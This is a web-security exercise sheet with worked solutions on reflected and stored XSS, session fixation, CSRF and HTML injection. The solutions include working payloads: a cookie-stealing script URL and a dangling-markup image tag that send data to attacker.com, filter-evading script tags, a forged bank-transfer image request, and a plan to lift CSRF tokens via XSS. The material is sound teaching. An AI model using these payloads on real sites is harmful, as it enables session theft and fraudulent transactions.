
Question 1 ***Cross-Site Scripting (XSS)*** **(15 min)**

The figure below shows the two different types of XSS.



As part of your daily routine, you are browsing through the news and status updates of your friends on the social network FaceChat.

(a) While looking for a particular friend, you notice that the text you entered in the search string is displayed in the result page. Next to you sits a suspicious looking student with a black hat who asks you to try queries such as

```
<script>alert(42);</script>
```

in the search field. What is this student trying to test?

Solution: The student is investigating whether FaceChat is vulnerable to a reflected XSS attack. If a pop-up spawns upon loading the result page, FaceChat would be vulnerable. However, the converse is not necessarily true. If the query string would be shown literally as search result, it could just mean that FaceChat sanitizes basic `script` tags. Sneakier XSS vectors that try to evade sanitizers could still be successful.

(b) The student also asks you to post the code snippet to the wall of one of your friends. How is this test different from part (a)?

Solution: The student is now checking whether FaceChat is vulnerable to a stored (or persistent) XSS attack, rather than simply looking for a reflected XSS vulnerability as in part (a). This is a more dangerous version of XSS

because the victim now only needs to visit the site that contains the injected script code, rather than clicking on a link provided by the attacker.

(c) The student is delighted to see that your browser spawns a JavaScript pop-up in both cases. What are the security implications of this observation? Provide a malicious URL that steals other users' cookies.

Solution:

The fact that a pop-up shows up attests to the fact that the browser executed the JavaScript code, and means that FaceChat is vulnerable to both reflected and stored XSS. An attacker could deface the web page or steal cookies. Here is an example of a URL that can be used to steal cookies:

```
http://FaceChat.com/search?q=<script>window.location=\
    'http://www.attacker.com/grab.cgi?'+document.cookie</script>
```

(d) Why does an attacker even need to bother with XSS? Wouldn't it be much easier to just create a malicious page with a script that steals all cookies of all pages from the user's browser?

Solution: This would not work due to the same-origin policy (SOP). The SOP prevents access to methods and properties of a page from a different domain. In particular, this means that a script running on the attacker's page (on say attacker.com) cannot access cookies for any other site (bank.com, foo.com and so on).

(e) FaceChat finds out about this vulnerability and releases a patch. You find out that they fixed the problem by removing all instances of `<script>` and `</script>`. Why is this approach not sufficient to stop XSS attacks? What's a better way to fix XSS vulnerabilities?

Solution: This solution is ineffective because we can still craft a string that will be valid Javascript after removing the `<script>` tags. For example,

```
<scr<script>ipt>alert(42);</scr</script>ipt>
```

will become `<script>alert(42);</script>`.

Another example is using different HTML tags which allow for Javascript attributes. For example,

```
<a href="http://example.com" onclick="alert(42)">click me!</a>
```

will display an alert box when the link is clicked.

There are few better ways to prevent XSS attacks:

- We can do character escaping, which means we transform special characters into a different representation (for example, `<` to `<`).
- If we need to allow rich-text content from users (content with some basic formatting like bold, links, etc.), we can use CSP (Content Security Policy) to disable any inline scripts and scripts from untrusted origins.
- We could do a whitelist sanitization of the provided HTML snippet on the server-side: we would first parse it with a HTML parsers, use a whitelist of allowed tags and remove all others, and then serialize it back to a HTML string. This could be combined with CSP for a defense-in-depth and it would allow us to keep only those tags which we allow, and do not have issues because of differences between browsers. It also works with older browsers which might not support CSP.

One common but often insecure approach when needing rich-text content is to use a specialized markup language, like wiki syntax, or markdown. The issue is that those markup languages often allow raw HTML tags as well. It could be seen just as one more layer of abstraction, instead of addressing the core issue: that an untrusted HTML string has to be parsed and cleaned before using it, together with use of CSP on the client-side.

Question 2 ***Session Fixation*** **(15 min)**

Some web application frameworks allow cookies to be set by the URL. For example, visiting the URL

`http://foobar.edu/page.html?sessionid=42`.

will result in the server setting the `sessionid` cookie to the value "42".

(a) Can you spot an attack on this scheme?

(b) Suppose the problem you spotted has been fixed as follows. `foobar.edu` now establishes new sessions with session IDs based on a hash of the tuple `(username, time of connection)`. Is this secure? If not, what would be a better approach?

Solution:

(a) The main attack is known as session fixation. Say the attacker establishes a session with `foobar.edu`, receives a session ID of 42, and then tricks the victim into visiting `http://foobar.edu/browse.html?sessionid=42` (maybe through an `img` tag). The victim is now browsing `foobar.edu` with the attacker's account. Depending on the application, this could have serious implications. For example, the attacker could trick the victim to pay his bills instead of the victim's (as intended).

Another possibility is for the attacker to fix the session ID and then send the user a link to the log-in page. Depending on how the application is coded, it might so happen that the application allows the user to log-in but reuses the previous (attacker-set) session ID. For example, if the victim types in his username and password at `http://foobar.edu/login.html?sessionid=42`, then the session ID 42 would be bound to his identity. In such a scenario, the attacker could impersonate the victim on the site. This is uncommon nowadays, as most login pages reset the session ID to a new random value instead of reusing an old one.

(b) The proposed fix is not secure since it solves the wrong problem, per the discussion in part (a). Even if it were the right approach, timestamps and user names do not provide enough entropy, and could be guessable with a few thousand tries.

The correct fix is for the server to generate cookie values afresh, rather than setting them based on the session ID provided via URL parameters.

Question 3 ***Cross Site Request Forgery (CSRF)*** **(15 min)**

In a CSRF attack, a malicious user is able to take action on behalf of the victim. Consider the following example. Mallory posts the following in a comment on a chat forum:

```
<img src="http://patsy-bank.com/transfer?amt=1000&to=mallory"/>
```

Of course, Patsy-Bank won't let just anyone request a transaction on behalf of any given account name. Users first need to authenticate with a password. However, once a user has authenticated, Patsy-Bank associates their session ID with an authenticated session state.

(a) Sketch out the process that occurs if Alice wants to transfer money to Bob. Explain what happens in Alice's browser and patsy-bank.com's server, as well as what information is communicated and how.

(b) Explain what could happen when Alice visits the chat forum and views Mallory's comment.

(c) What are possible defenses against this attack?

Solution:

(a) Alice fills out the form on patsy-bank.com. When she clicks submit, the information she entered into the form are converted into parameters in an HTTP GET. Alice's browser will then bundle the cookies for patsy-bank.comand send them along with the GET to patsy-bank.com's server. The server will then check the validity of Alice's cookie before processing the request.

(b) The `img` tag embedded in the form causes the browser to make a request to `http://patsy-bank.com/transfer?amt=1000&to=mallory` with Patsy-Bank's cookie. If Alice was previously logged in (and didn't log out), Patsy-Bank might assume Alice is authorizing a transfer of 1000 USD to Mallory.

(c) CSRF is caused by the inability of Patsy-Bank to differentiate between requests from arbitrary untrusted pages and requests from Patsy-Bank form submissions. The best way to fix this today is to use a **token** to bind the requests to the form. For example, if a request to `http://patsy-bank.com/transfer` is normally made from a form at `http://patsy-bank.com/askpermission`, then the form in the latter should include a random token that the server remembers. The form submission to `http://patsy-bank.com/transfer` includes the random token and Patsy-Bank can then compare the token received with the one remembered and allow the transaction to go through only if the comparison succeeds.

It is also possible to check the `Referer` header sent along with any requests. This header contains the URL of the previous, or referring, web page. Patsy-Bank can check whether the URL is `http://patsy-bank.com` and not proceed otherwise. A problem with this method is that not all browsers send the `Referer` header, and even when they do, not all requests include it.

Another problem is that when Patsy-Bank has a so-called "open redirect" `http://patsy-bank.com/redirect?to=`url, the referrer for the redirected request will be `http://patsy-bank.com/redirect?to=...`. An attacker can abuse this functionality by causing a victim's browser to fetch a URL like `http://patsy-bank.com/redirect?to=http://patsy-bank.com/transfer`..., and from patsy-bank.com's perspective, it will see a subequent request `http://patsy-bank.com/transfer`... that indeed has a `Referer` from patsy-bank.com.

The modern and more flexible way to protect against CSRF is via the `Origin` header. This works by browsers including an `Origin` header in the requests they send to web servers. The header lists the sites that were involved in the creation of the request. So in the example above, the `Origin` header would include the chat forum in the `Origin` header. Patsy-Bank will then drop the request, since it did not originate from a site trusted by the bank (an instance of default deny). This approach is more flexible because unlike the token solution above, you can allow multiple sites to cause the transaction. For example, Patsy-Bank might trust `http://www.trustedcreditcardcompany.com` to directly transfer money from a user's account. This is a use-case that the token-based solution doesn't support cleanly. Currently, many modern browsers support the `Origin` header, but there is still a sizeable chunk of users with browsers that don't support it.

Question 4 ***CSRF++*** **(15 min)**

Patsy-Bank learned about the CSRF flaw on their site described above. They hired a security consultant who helped them fix it by adding a random CSRF token to the sensitive `/transfer` request. A valid request now looks like:

```
https://patsy-bank.com/transfer?to=bob&amount=10&token=<random>
```

The CSRF token is chosen randomly, separately for each user.

Not one to give up easily, Mallory starts looking at the welcome page. She loads the following URL in her browser:

```
https://patsy-bank.com/welcome?name=<script>alert("Jackpot!");</script>
```

When this page loaded, Mallory saw an alert pop up that says "Jackpot!". She smiles, knowing she can now force other bank customers to send her money.

(a) What kind of attack is the welcome page vulnerable to? Provide the name of the category of attack.

(b) Mallory plans to use this vulnerability to bypass the CSRF token defense. She'll replace the `alert("Jackpot!");` with some carefully chosen JavaScript. What should her JavaScript do?

(c) Mallory wants to attack Bob, a customer of Patsy-Bank. Name one way that Mallory could try to get Bob to click on a link she constructed.

Solution:

(a) Reflected XSS

(b) Load a payment form, extract the CSRF token, and then submit a transfer request with that CSRF token.

Or: Load a payment form, extract the CSRF token, and send it to Mallory.

(c) Send him an email with this link (making it look like a link to somewhere interesting). Post the link on a forum he visits. Set up a website that Bob will visit, and have the website open that link in an iframe. Send Bob a text message or a message in Facebook with the link.

(There are many possible answers.)

Question 5 ***Cross-site not scripting*** **(5 min)**

Consider a simple web messaging service. You receive messages from other users. The page shows all messages sent to you. Its HTML looks like this:

```
<pre>
Mallory: Do you have time for a conference call?
Steam: Your account verification code is 86423
Mallory: Where are you? This is <b>important!!!</b>
Steam: Thank you for your purchase
       <img src="https://store.steampowered.com/assets/thankyou.png">
</pre>
```

The user is off buying video games from Steam, while Mallory is trying to get a hold of them.

Users can send **arbitrary HTML code** that will be concatenated into the page, **unsanitized**. Sounds crazy, doesn't it? However, they have a magical technique that prevents *any* JavaScript code from running. Period.

Discuss what an attacker could do to snoop on another user's messages. What specially crafted messages could Mallory have sent to steal this user's account verification code?

Solution:

```
<pre>
Mallory: Hi <img src="https://attacker.com/save?message=
Steam: Your account verification code is 86423
Mallory: "> Enjoying your weekend?
</pre>
```

This makes a request to `attacker.com`, sending the account verification code as part of the URL.

Take injection attacks seriously, even if modern defenses like Content-Security-Policy effectively prevent XSS.